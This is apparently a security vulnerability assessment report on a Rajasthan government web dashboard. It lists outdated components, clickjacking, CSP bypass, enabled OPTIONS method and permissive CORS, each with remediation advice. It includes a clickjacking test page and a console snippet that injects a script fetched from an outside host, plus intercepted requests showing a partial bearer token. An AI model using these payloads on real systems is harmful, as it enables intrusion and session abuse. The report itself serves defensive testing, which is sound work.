

# SBMG RAJASTHAN Vulnerability Assessment Report

## A. Application Details

1.	Request ID	DOITC/2025-26/2138
2.	Submission Date	Jan 07, 2026
3.	Testing URL	10.70.232.147

## B. Observations:

Sr. No.	Vulnerabilities	Status
1.	Using Components Having known vulnerabilities	Open
2.	Clickjacking	Open
3.	Security Misconfiguration	Open
4.	Content Security Policy Bypass	Open
5.	TRACE/OPTIONS method enabled	Open
6.	Non Functional	Open
7.	CORS	Open

## C. Detailed Vulnerabilities and Recommendation:

- 1. Vulnerable and Outdated Components:** Using vulnerable and outdated components on a website, such as old libraries, frameworks, or plugins, exposes it to known security flaws that attackers can exploit. This can lead to data breaches, malware injection, or system compromise. It was found that web application is using the old version.

The screenshot shows a web browser window with a dashboard for 'Rajasthan'. The dashboard has several sections: 'Overview - Today' showing 'Total complaints' (0), 'Open complaints' (0), 'Resolved complaints' (0), 'Verified complaints' (0), and 'Disposed complaints' (0). To the right, the 'Wappalyzer' extension is active, providing a detailed analysis of the page's technology stack. The analysis includes:


- Technologies:** React (version 7.9.4) and Nginx (version 1.29.5).
- JavaScript frameworks:** React.
- Web servers:** Nginx 1.29.5.
- Reverse proxies:** Nginx 1.29.5.
- Font scripts:** Lucide.
- Miscellaneous:** Vite.
- UI frameworks:** Tailwind CSS.

**Solution:** Update to the latest and hide the version details. Remove unused and outdated dependencies, unnecessary features, components, files, and documentation.

- 2. Click Jacking:** Design a crafted page where an iframe will be inserted to trick out an end user in performing an operation of attacker's choice as shown in snapshot below:

```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src='http://10.70.232.147/dashboard' width="1000" height="1000"></iframe>
</body>
</html>
```

On execution of the page the application is loaded in our crafted frame as shown below:



### Solution:

Preventing Click Jacking requires the implementation of following solutions:

- A. The most popular way to defend against Click Jacking is to include some sort of "frame-breaking" functionality which prevents other web pages from framing the site you wish to defend.
- B. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>.

C. Sites can use this to avoid Click Jacking attacks, by ensuring that their content is not embedded into other sites.

There are three possible values for the X-Frame-Options headers:

DENY, which prevents any domain from framing the content SAMEORIGIN, which only allows the current site to frame the content. ALLOW-FROM Uri, which permits the specified 'uri' to frame this page. (e.g., ALLOW-FROM http://www.example.com) The ALLOW-FROM option is a relatively recent addition (circa 2012) and may not be supported by all browsers yet. BE CAREFUL ABOUT DEPENDING ON ALLOW-FROM. If you apply it and the browser does not support it, then you will have NO Click Jacking defence in place.

### 3. Security Misconfiguration:

Open URL and now intercept the request and we can see the response server version details disclosed as shown in the snapshot below:

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers
1 GET /dashboard HTTP/1.1 2 Host: 10.70.232.147 3 Cache-Control: max-age=0 4 Accept-Language: en;q=0.9 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 7 Accept: */* 8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Accept-Encoding: gzip, deflate, br 10 If-None-Match: "6589ebbf-1ce" 11 If-Modified-Since: Mon, 09 Feb 2024 14:14:23 GMT 12 Connection: keep-alive	HTTP/1.1 304 Not Modified Server: nginx/1.29.5 Date: Tue, 10 Feb 2024 04:56:52 GMT Last-Modified: Mon, 09 Feb 2024 14:14:23 GMT Connection: keep-alive ETag: "6589ebbf-1ce" 8	

**Solution:** Disable server version details.

### 4. Content Security Policy Bypass

CSP bypass vulnerabilities arise from misconfigured directives, reliance on unsafe sources, or third-party scripts that don't adhere to policies, allowing attackers to inject malicious code. To mitigate these risks, ensure strict CSP configurations, consistently apply them across all pages, and validate all user inputs.

The screenshot shows a web application interface with a sidebar containing navigation links like Dashboard, Complaints, Attendance, Inspection, GP Master Data, Schemes, Events, GPS Tracking, Payments, and Notices. A central panel displays an 'Overview' section with a large 'Average Rating' of 1.0 and a donut chart. Another chart titled 'Total Ratings' shows a value of 1. A modal window titled 'Feedback' is open, displaying the message '10.70.232.147 says 10.70.232.147' with an 'OK' button. At the bottom, the browser's developer tools are visible, specifically the 'Console' tab, which contains the following JavaScript code snippet:

```

var demo=document.createElement('script');
demo.type='text/javascript';
demo.src="https://www.sakurity.com/jqueryxss";
document.head.appendChild(demo);
<script type="text/javascript" src="https://www.sakurity.com/jquervxss"></script>

```

**Recommendation:** Implement a strict Content Security Policy with no unsafe sources, consistently apply it across all pages, validate and sanitize user inputs, and enable CSP violation reporting for monitoring and response.



- 5. OPTIONS method enabled:** Intercept a valid request and replace the http method Post to OPTIONS as shown in the snapshot below:

The screenshot shows the Burp Suite interface with a request and response captured. The request is an 'OPTIONS /api/v1/public/complaint-types HTTP/1.1' from '10.70.232.147:8000'. The response is an 'HTTP/1.1 200 OK' with various headers including 'Access-Control-Allow-Methods: DELETE, GET, HEAD, OPTIONS, PATCH, POST, PUT', 'Access-Control-Allow-Origin: \*', and 'Content-Type: text/plain; charset=UTF-8'. The 'Response' tab shows the raw response body as 'OK'.

**Solution:** Disable unnecessary allowed (OPTIONS, TRACE, DELETE) methods in the application.

## 6. Non Functional

Some functionalities not working in application on clicking, kindly see below snippets:



**Solution:** Kindly make sure all functionalities work before testing.

## 7. CORS (Cross Origin Resource Sharing)

Open the application and intercept the request, and sent to repeater as shown in the snapshot below:

Send Cancel < > ✎ Burp AI Target: http://10.70.232.147:8000

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /api/v1/geography/districts?skip=0&limit=100 HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 10.70.232.147:8000	2 date: Tue, 24 Feb 2026 05:01:49 GMT
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCIsIiJ9.eyJzdWJlOiJ2bGpibmV4cC1eMTc3NDwMdciNn0.BoxM_yNepV	3 server: uvicorn
4 NjEzOTkxNjQyNjIwMDA1MDE4ODkzMSbcb0V	4 content-length: 2
5 Accept-Language: en-US,en;q=0.5	5 content-type: application/json
6 Accept: application/json, text/plain, */*	6 content-security-policy: default-src 'self'; frame-ancestors 'none';
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like	7 x-content-type-options: nosniff
8 AppleWebKit/537.36 OPR/145.0.0.24.537.36	8 x-frame-options: DENY
9 Origin: http://10.70.232.147/	9 strict-transport-security: max-age=31536000; includeSubDomains
10 Accept-Encoding: gzip, deflate, br	10 upgrade-insecure-requests: 1; same-origin; max-age=3600; includeSubDomains
11 Connection: keep-alive	11 access-control-allow-origin: *
12	12 access-control-allow-credentials: true
13	13 [
14	14 ]

**SOLUTION:** Allow only selected, trusted domains in the Access-Control-Allow-Origin header which is sent in response by the server.